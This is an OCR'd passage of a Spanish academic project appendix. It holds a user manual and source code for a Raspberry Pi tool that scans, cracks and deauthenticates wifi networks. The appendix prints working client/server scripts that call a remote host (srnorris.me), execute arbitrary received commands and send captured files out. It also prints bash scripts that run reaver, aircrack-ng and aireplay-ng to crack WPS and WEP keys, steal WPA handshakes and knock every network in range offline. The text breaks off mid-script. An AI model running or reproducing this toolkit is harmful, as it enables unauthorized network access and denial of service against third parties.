
- WEP: Si la opción seleccionada es esta, su función es similar a la anterior opción de WPS, procederá a hackear todas las redes wifi cuyo protocolo de encriptación sea WEP. Únicamente es necesario pulsar el botón “Comenzar"para iniciar los ataques.

- WEP único: Está opción se encarga de hackear la red wifi con protocolo de encriptación de tipo WEP que se seleccione. Para ello será necesario introducir la MAC del dispositivo wifi y también el canal por el que se conecta. Una vez introducido los datos, se pulsa el botón “Comenzar"para iniciar el proceso.




A.3. Botón DEAUTH

Esta opción de la aplicación tiene como función ejecutar un ataque de desautentificación contra una red wifi. Este ataque es un tipo de ataque DoS, o denegación de servicio, en el cual se impide a todos los clientes conectarse a la red, dejándola incomunicada ya que ningún cliente puede asociarse con el punto de acceso. Tiene varias opciones por si únicamente se quiere atacar una red, o por el contrario afectar a varias.




Una vez se seleccione el botón “DEAUTH.[en] la zona principal de la página se mostrará el siguiente cuadro con una pestaña “opciones"marcado en rojo en la imagen, accediendo a un desplegable.

En este desplegable se pueden ver 3 opciones disponibles para ejecutar el ataque de desautentificación. La primera opción se centra en atacar únicamente a la red que se seleccione, impidiendo que ningún cliente se conecte a ella. La segunda opción, tiene como objetivo todas las redes de un canal de transmisión que se elija, inutilizando a la vez todas las redes que se encuentren en ese canal y los usuarios que intenten conectarse a esas redes. La tercera y última opción es la más general, cuya finalidad es atacar a todas las redes disponibles a su alcance inutilizándolas. La opción que se elija dependerá del objetivo que se quiera conseguir y también influirá la cantidad de redes disponibles en el momento del ataque.




- Una red: En esta opción solo se pondrá el foco de atención en una red wifi que esté al alcance del sistema. Para ello será necesario introducir


la dirección MAC de la red y el canal en el que se encuentra. Una vez introducido los datos, se pulsa el botón “Comenzar"para iniciar la desautentificación.



- Todas las redes de un canal: En esta opción las redes afectadas serán todas aquellas que estén en el mismo canal. Para ello solo hay que indicar el canal al que se quiere hacer referencia en el ataque y pulsar el botón “Comenzar".




- Todas las redes: Está opción se encarga de desautenticar todas las redes wifi que tenga al alcance el sistema, únicamente hay que iniciar el proceso pulsando “Comenzar".




A.4. Botón HACKED

En esta opción se muestra la información de las redes wifi que ya han sido hackeadas y de las cuales se ha obtenido la contraseña para poder conectarse a la red. Dependiendo del tipo de protocolo que tuviese la red para su seguridad se mostrará la información oportuna.




Al seleccionar la opción “HACKED", aparece en la zona principal de la página un cuadro con una pestaña “opciones". Aparece un desplegable con 3 nuevas opciones: WPS, WPA y WEP, que corresponde con los 3 tipos de protocolos que el sistema puede atacar para obtener la contraseña.

En función de la opción de las tres que se seleccione, se mostrará una información u otra.




- WPS: Si la opción seleccionada del menú desplegable es esta, en la zona principal aparece la información de la última red wifi con protocolo de cifrado WPS. La información que se muestra es la dirección MAC del punto de acceso de la red wifi, el canal que se utiliza, el pin para conectarse por WPS a la red y el nombre del SSID que tiene la red wifi.

- WPA: Al seleccionar esta opción la información que se muestra está relacionada con todo el proceso de obtención del handshake y la información obtenida por la herramienta usada para analizar el mismo, Pyrit. Entre esta información se muestra el nombre del SSID de la red, la dirección MAC y los pasos que se han ido ejecutando durante el ataque.



- WEP: Si la elegida es la opción de WEP, en la zona principal se muestra la información relevante de la red, como es la dirección MAC y la contraseña para conectarse a la red.




A.5. Botón SCAN

Al seleccionar este botón la aplicación se encarga de que el sistema realice un escaneo de todas las redes wifi que estén a su alcance y muestre su información en la barra lateral “SCAN PANEL".

En ella muestra la información necesaria y que puede ser de utilidad para obtener información. Con esta información se puede pensar y planear una ruta de ataque con el resto de opciones que ofrece el sistema o simplemente observar las redes que hay disponibles.

La información que se muestra es la que se comenta al principio del manual al describir la función del “SCAN PANEL". Estos datos son la dirección MAC, el canal que usa la red, el tipo de protocolo de cifrado con el que está protegida la red y el nombre del SSID que tiene.




A.6. Botón SCAN WPS

Si el botón seleccionado de la aplicación es “SCAN WPS"la aplicación realiza una búsqueda de todas las redes disponibles al alcance del sistema y

que además tengan activado el protocolo de cifrado de WPS. Con respecto a la opción anterior, la principal diferencia es que aquí se hace una especificación para restringir el número de redes, las cuales tienen activada una opción que puede aumentar el éxito ante un futuro ataque, pues tener activado la opción de WPS conlleva un aumento de riesgo en la seguridad de la red wifi.

Con respecto a la información que se muestra, tal y como se puede observar en la imagen, es la misma que antes, pero en lugar del protocolo de cifrado que usa, aparece siempre WPS ya que es la condición que tiene que tener la red para que aparezca en este tipo de escáner. A continuación, en la imagen se puede ver reflejado.



Apéndice B

Código del proyecto

B.1. ClienteFINAL

Se conecta con el servidor Python, entra en un bucle del que lee la opción que le envía este, y ejecuta los scripts necesarios para realizar la tarea y devuelve la información necesaria al servidor.

```
1  import socket
2  import time
3  from subprocess import Popen, call
4
5  s = socket.socket()
6  s.connect(("srnorris.me", 9999))
7
8  while True:
9      time.sleep(2)
10     mensaje = "ordenes"
11     s.send(mensaje)
12     if mensaje == "quit":
13         break
14     recibido = s.recv(1024)
15     print recibido
16     if recibido == "StealWifi":
17         mensaje = "wifi"
18         s.send(mensaje)
19         recibido = s.recv(1024)
20         if recibido == "atras":
21             continue
22         if recibido == "wps":
23             procesico = Popen("./../ataqueautoWPS", shell=True)
24             procesico.wait()
25             archivo = "wpsscanner2"
26         elif recibido == "wep":
27             procesico = Popen("./../ataqueautoWEP", shell=True)
28                             procesico.wait()
29                             archivo = "passwordsWEP"
30         elif recibido == "airodumpwpa":
31             procesico = Popen("./../airdumpALL",shell=True)
```

```
32          procesico.wait()
33          archivo = "ALLdumped"
34      elif recibido == "scanwps":
35                          procesico = Popen("./../scanwps",
                                shell=True)
36                          procesico.wait()
37                          archivo = "scaneowps"
38      elif recibido == "handshakewpa":
39          s.send("ok")
40          mac = s.recv(1024)
41          s.send("ok")
42          canal = s.recv(1024)
43          s.send("ok")
44          attack = "./../ataqueStealHandshake " + mac + " " +
                canal
45          procesico = Popen(attack ,shell=True)
46                          procesico.wait()
47          archivo = "handshakeWPA.cap"
48      elif recibido == "wpsunico":
49                          s.send("ok")
50                          mac = s.recv(1024)
51                          s.send("ok")
52                          canal = s.recv(1024)
53                          s.send("ok")
54          tiempo = s.recv(1024)
55                          s.send("ok")
56                          attack = "./../ataqueWPSunico " + mac
                                + " " + canal + " " + tiempo
57                          procesico = Popen(attack ,shell=True)
58                          procesico.wait()
59                          archivo = "wpsscannerunico"
60      elif recibido == "wepunico":
61                          s.send("ok")
62                          mac = s.recv(1024)
63                          s.send("ok")
64                          canal = s.recv(1024)
65                          s.send("ok")
66                          attack = "./../ataqueunicoWEP " + mac
                                + " " + canal
67                          procesico = Popen(attack ,shell=True)
68                          procesico.wait()
69                          archivo = "passwordsWEP"
70
71      s.send("ok")
72      s.recv(1024)
73      time.sleep(2)
74      auxiliar = "python clientePRUEBA.py " + archivo
75      proceso = Popen(auxiliar, shell=True)
76                proceso.wait()
77
78          print("El archivo ha sido enviado correctamente.")
79      recibido = s.recv(1024)
80  elif recibido == "desautentificacion":
81      s.send(recibido)
```

```
82          procesico = Popen("./../airdumpALL",shell=True)
83                      procesico.wait()
84          archivo = "ALLdumped"
85          s.send("ok")
86                      s.recv(1024)
87                      time.sleep(2)
88                      auxiliar = "python clientePRUEBA.py " +
                            archivo
89                      proceso = Popen(auxiliar, shell=True)
90                      proceso.wait()
91
92          s.send("ok")
93                     mac = s.recv(1024)
94                      s.send("ok")
95                      numDeauth = s.recv(1024)
96                      s.send("ok")
97          canal = s.recv(1024)
98          s.send("ok")
99                      attack = "./../desautentificacion " + mac + "
                            " + numDeauth + " " + canal
100                     procesico = Popen(attack ,shell=True)
101                     procesico.wait()
102
103         print("Ataque terminado.")
104                     recibido = s.send('ok')
105     elif recibido == "desautentificacionCANAL":
106         s.send(recibido)
107                     procesico = Popen("./../airdumpALL",shell=
                            True)
108                     procesico.wait()
109         archivo = "ALLdumped"
110                     s.send("ok")
111                     s.recv(1024)
112                     time.sleep(2)
113                     auxiliar = "python clientePRUEBA.py " +
                            archivo
114                     proceso = Popen(auxiliar, shell=True)
115                     proceso.wait()
116
117                     s.send("ok")
118                     canal = s.recv(1024)
119                     s.send("ok")
120                     attack = "./../desautentificacionCANAL " +
                            canal
121                     procesico = Popen(attack ,shell=True)
122                     procesico.wait()
123
124                     print("Ataque terminado.")
125                     recibido = s.send('ok')
126     elif recibido == "desautentificacionALL":
127         s.send(recibido)
128         attack = "./../desautentificacionALL"
129                     procesico = Popen(attack ,shell=True)
130                     procesico.wait()
```

```
131
132                 print("Ataque terminado.")
133                 recibido = s.send('ok')
134     elif recibido != "No es una peticion valida":
135         proceso = Popen(recibido, shell=True)
136         proceso.wait()
137
138 print "adios"
```

B.2. ServidorFINAL

El servidor es el encargado de leer la información escrita por la página web en el fichero, interpretarlo y según la información que lea comunicar al cliente en la Raspberry la función que tiene que ejecutar.

```
1  import socket
2  import time
3  from subprocess import Popen, call
4
5  s = socket.socket()
6  s.bind(("srnorris.me", 9999))
7  s.listen(1)
8  datos = [10]
9  datos[0] = "nada"
10
11 while True:
12     sc, addr = s.accept()
13
14     while True:
15         recibido = sc.recv(1024)
16         if recibido == "quit":
17                 break
18         if recibido == "desautentificacion":
19                 sc.recv(1024)
20                 auxiliar = "python servidorPRUEBA.py
                       airodumptodo"
21                 proceso = Popen(auxiliar, shell=True)
22                 sc.send("ok")
23                 proceso.wait()
24                 print("El archivo se ha recibido
                       correctamente.")
25
26                 lectura = open("airodumptodo")
27                 linea = lectura.readline()
28
29                 print '
                       ----------------------------------------',
30                 while linea != '':
31                         print linea
32                         linea = lectura.readline()
33                 print '
                       ----------------------------------------',
```

```
34                  numDeauth = "100"
35                  sc.recv(1024)
36                  sc.send(datos[1])
37                  sc.recv(1024)
38                  sc.send(numDeauth)
39                  sc.recv(1024)
40                  sc.send(datos[2])
41                  sc.recv(1024)
42                  print 'Comienzan los deauths, nadie sera
                        capaz de conectarse a la red por wifi'
43                  sc.recv(1024)
44                  print 'El ataque ha terminado'
45
46                  continue
47          elif recibido == "desautentificacionCANAL":
48                  sc.recv(1024)
49                  auxiliar = "python servidorPRUEBA.py
                        airodumptodo"
50                  proceso = Popen(auxiliar, shell=True)
51                  sc.send("ok")
52                  proceso.wait()
53                  print("El archivo se ha recibido
                        correctamente.")
54
55                  lectura = open("airodumptodo")
56                  linea = lectura.readline()
57
58                  print '
                        ------------------------------------------',
59                  while linea != '':
60                          print linea
61                          linea = lectura.readline()
62                  print '
                        ------------------------------------------',
63                  sc.recv(1024)
64                  sc.send(datos[1])
65                  sc.recv(1024)
66                  print 'Comienzan los deauths, nadie sera
                        capaz de conectarse a la red por wifi'
67                  sc.recv(1024)
68                  print 'El ataque ha terminado'
69
70                  continue
71          elif recibido == "desautentificacionALL":
72                  print 'Comienzan los deauths, nadie sera
                        capaz de conectarse a la red por wifi'
73                  sc.recv(1024)
74                  print 'El ataque ha terminado'
75
76                  continue
77          elif recibido == "wifi":
78
79                  if datos[0] == 'wps':
80                          recibido = "wps"
```

```
81                      archivo = "hackedWPS.txt"
82              elif datos[0] == 'wpsunico':
83                      recibido = "wpsunico"
84                      archivo = "hackedWPS.txt"
85              elif datos[0] == 'wepunico':
86                      recibido = "wepunico"
87                      archivo = "hackedWEP.txt"
88              elif datos[0] == 'scanwps':
89                      recibido = "scanwps"
90                      archivo = "scan.txt"
91              elif datos[0] == 'wpa' or datos[0] == 'scan':
92                      if datos[0] == 'scan':
93                              recibido = "airodumpwpa"
94                              archivo = "scan.txt"
95                      elif datos[0] == 'wpa':
96                              recibido = "handshakewpa"
97                              archivo = "handshakewpaFINAL.
                                    cap"
98                              lectura = open("airodumpwpa")
99                              linea = lectura.readline()
100
101                             print '____________________'
102                             while linea != '':
103                                     print linea
104                                     linea = lectura.
                                            readline()
105                             print '____________________'
106             elif datos[0] == 'wep':
107                     recibido = "wep"
108                     archivo = "hackedWEP.txt"
109             else:
110                     recibido = "No es una peticion valida
                            "
111
112             sc.send(recibido)
113             if datos[0] == 'wpa' or datos[0] == 'scan' or
                    datos[0] == 'wepunico':
114                     if datos[0] == 'wpa' or datos[0] == '
                            wepunico':
115                             sc.recv(1024)
116                             sc.send(datos[1])
117                             sc.recv(1024)
118                             sc.send(datos[2])
119                             sc.recv(1024)
120             if datos[0] == 'wpsunico':
121                     sc.recv(1024)
122                     sc.send(datos[1])
123                     sc.recv(1024)
124                     sc.send(datos[2])
125                     sc.recv(1024)
126                     sc.send(datos[3])
127                     sc.recv(1024)
128             sc.recv(1024)
129             auxiliar = "python servidorPRUEBA.py " +
```

```
                    archivo
130                 proceso = Popen(auxiliar, shell=True)
131                 sc.send("ok")
132                 proceso.wait()
133                 print("El archivo se ha recibido
                        correctamente.")
134                 if datos[0] == 'wpa':
135                         procesico = Popen("pyrit -r
                                handshakewpaFINAL.cap analyze >
                                hackedWPA.txt", shell=True)
136                         procesico.wait()
137                 recibido = "No es una peticion valida"
138         elif recibido == "ordenes":
139                 datos[0] = "nada"
140                 outfile = open('operativo.txt', 'w')
141                 outfile.write('operativo')
142                 outfile.close()
143
144                 while datos[0] == "nada":
145                         infile = open('./../../data.txt', 'r'
                                )
146                         pruebecica = infile.read()
147                         infile.close()
148
149                         datos = pruebecica.split()
150                         time.sleep(1)
151
152                 if datos[0] == 'scan' :
153                         recibido = "StealWifi"
154                 elif datos[0] == 'scanwps' :
155                         recibido = "StealWifi"
156                 elif datos[0] == 'wps' :
157                         recibido = "StealWifi"
158                 elif datos[0] == 'wpsunico':
159                         recibido = "StealWifi"
160                 elif datos[0] == 'wepunico':
161                         recibido = "StealWifi"
162                 elif datos[0] == 'wpa' :
163                         recibido = "StealWifi"
164                 elif datos[0] == 'wep' :
165                         recibido = "StealWifi"
166                 elif datos[0] == 'unared':
167                         recibido = "desautentificacion"
168                 elif datos[0] == 'todaslasredesuncanal':
169                         recibido = "desautentificacionCANAL"
170                 elif datos[0] == 'todaslasredes':
171                         recibido = "desautentificacionALL"
172                 else:
173                         recibido = "No es una peticion valida
                                "
174
175                 outfile = open('./../../data.txt', 'w')
176                 outfile.write('nada')
177                 outfile.close()
```

```
178
179                     outfile = open('operativo.txt', 'w')
180                     outfile.write('trabajando')
181                     outfile.close()
182             else:
183                     recibido = "No es una peticion valida"
184             print "Enviando:", recibido
185             sc.send(recibido)
186
187     print "adios"
188
189     sc.close()
190     s.close()
```

B.3. servidorPRUEBA y clientePRUEBA

Encargados del intercambio de archivos entre el servidor y la Raspberry Pi.

```
1   import socket
2   import sys
3
4   ARCHIVO = sys.argv[1]
5   CONEXION = ("srnorris.me", 9001)
6   servidor = socket.socket()
7   servidor.bind(CONEXION)
8   servidor.listen(5)
9   print "Escuchando {0} en {1}".format(*CONEXION)
10  sc, addr = servidor.accept()
11  print "Conectado a: {0}:{1}".format(*addr)
12  while True:
13          received = sc.recv(1024).strip()
14          if received:
15                  print "Recibido:", received
16          if received.isdigit():
17                  sc.send("OK")
18                  buffer = 0
19                  with open(ARCHIVO, "wb") as f:
20                          while (buffer <= int(received)):
21                                  data = sc.recv(1)
22                                  if not len(data):
23                                          break
24                                  f.write(data)
25                                  buffer += 1
26                          if buffer == int(received):
27                                  print "Archivo descargado con
                                        exito"
28                          else:
29                                  print "Ocurrio un error/
                                        Archivo incompleto"
30                  break
```

```
import socket
import time
import sys

CONEXION = ("srnorris.me", 9001)
ARCHIVO = sys.argv[1]

s = socket.socket()
s.connect(CONEXION)

with open(ARCHIVO, "rb") as f:
    buffer = f.read()

while True:
    s.send(str(len(buffer)))

    received = s.recv(10)
    if received == "OK":
        for byte in buffer:
            s.send(byte)
        break
```

B.4. ataqueautoWPS

Script encargado de realizar el ataque *reaver* contra todas las redes que tengan activadas el WPS. Guarda en el fichero wpsscanner2 la información de todas las redes que haya conseguido.

Variando el script se consigue que solo ataque a un router.

```
#!/bin/bash

wash -i wlan1mon -P -o redeswps &
sleep 30
pkill wash

rm wpsscanner
echo "Empieza..." > wpsscanner

while read line
do
    MAC=$(echo "$line" | cut -d '|' -f1)
    CANAL=$(echo "$line" | cut -d '|' -f2)
          reaver -i wlan1mon -b $MAC -c $CANAL -K 1 >>
              wpsscanner &
          sleep 30
          pkill reaver
          sleep 1
done < redeswps

echo "PASSWORDS OBTENIDAS" > wpsscanner2
```

```
21 echo "————————————————————" >> wpsscanner2
22
23 while read line2
24 do
25    variableIF=$(echo "$line2" | cut -c 1-13)
26    echo "HOLA"
27    echo "$variableIF"
28    echo "ADIOS"
29    if [ "$variableIF" == "[Reaver Test]" ]
30    then
31       echo "$line2" | cut -c 14-300 >> wpsscanner2
32    fi
33
34 done < wpsscanner
```

B.5. ataqueautoWEP

Script ejecutado al seleccionar la opción de hackear todas las redes WEP. El script realiza el ataque mediante las herramientas de la suite de *aircrack-ng* en bucle para todas las redes que tengan un cifrado WEP y guarda la información de las redes obtenidas en el fichero "passwordsWEP".

Variando el script se consigue que solo ataque a un router.

```
1  #!/bin/bash
2
3  rm contrasenyaWEP
4  rm WEPclave-01*
5  rm holaholita-01*
6  rm passwordsWEP
7  echo "CONTRASENYAS WEP" > passwordsWEP
8  airodump-ng wlan1mon --encrypt WEP --write WEPclave &
9  sleep 10
10 pkill airodump
11
12 cat WEPclave-01.csv | awk -v FS="," 'NF=="15" {print $1, "|",
       $4, "|", $14}' > prueba
13 sed '/BSSID/d' prueba > prueba2
14
15 while read line
16 do
17    clear
18    MAC=$(echo "$line" | cut -d '|' -f1)
19    CANAL=$(echo "$line" | cut -d '|' -f2)
20    ESSID=$(echo "$line" | cut -d '|' -f3)
21    echo $MAC
22    echo $CANAL
23    sleep 2
24    airodump-ng wlan1mon -c $CANAL --bssid $MAC --write
          holaholita &
25    bg
26    sleep 2
```

```
27      aireplay-ng -1 10 -a $MAC wlan1mon &
28      bg
29      sleep 1
30      aireplay-ng -3 -b $MAC wlan1mon &
31      bg
32      sleep 5
33      aircrack-ng holaholita-01.cap -l contrasenyaWEP
34      pkill aireplay
35      pkill airodump
36      echo "-------------------------------------------------" >>
            passwordsWEP
37      echo $ESSID >> passwordsWEP
38      echo $MAC >> passwordsWEP
39      cat contrasenyaWEP >> passwordsWEP
40      echo " " >> passwordsWEP
41      echo "-------------------------------------------------" >>
            passwordsWEP
42
43  done < prueba2
```

B.6. ataqueStealHandshake

Script que se encarga de obtener con la herramienta *aircrack* el *handshake* de la red WPA elegida.

```
1  #!/bin/sh
2
3  echo "$1"
4  echo "$2"
5  sleep 3
6  airodump-ng wlan1mon --bssid $1 -c $2 --write handshakeWPA &
7  bg
8  sleep 1
9  aireplay-ng -0 100 -a $1 wlan1mon
10 pkill aireplay
11 pkill airodump
12
13 rm handshakeWPA.cap
14 mv handshakeWPA-01.cap handshakeWPA.cap
15 rm handshakeWPA-01.csv
16 rm handshakeWPA-01.kismet.csv
17 rm handshakeWPA-01.kismet.netxml
```

B.7. Desautentificacion

Script que se encarga de realizar el ataque de desautentificación a la red seleccionada.

```
1  #!/bin/sh
```

```
2
3  echo "$1"
4  echo "$2"
5  echo "$3"
6  sleep 3
7  airodump-ng wlan1mon --bssid $1 -c $3 &
8  bg
9  sleep 1
10 aireplay-ng -0 $2 -a $1 wlan1mon
11 pkill aireplay
12 pkill airodump
```

B.8. DesautentificacionCANAL

Script similar al anterior, pero para todas las redes que estén en el mismo canal indicado por parámetros.

```
1  #!/bin/sh
2
3  rm dumpCANALES-01*
4
5  airodump-ng wlan1mon -c $1 --write dumpCANALES &
6  sleep 10
7  pkill airodump
8
9  cat dumpCANALES-01.csv | awk -v FS="," 'NF=="15" {print $1,
       "|", $4, "|", $14}' > prueba
10 sed '/BSSID/d' prueba > prueba2
11 airodump-ng wlan1mon -c $1 &
12 bg
13 sleep 1
14
15 while read line
16 do
17    clear
18         MAC=$(echo "$line" | cut -d '|' -f1)
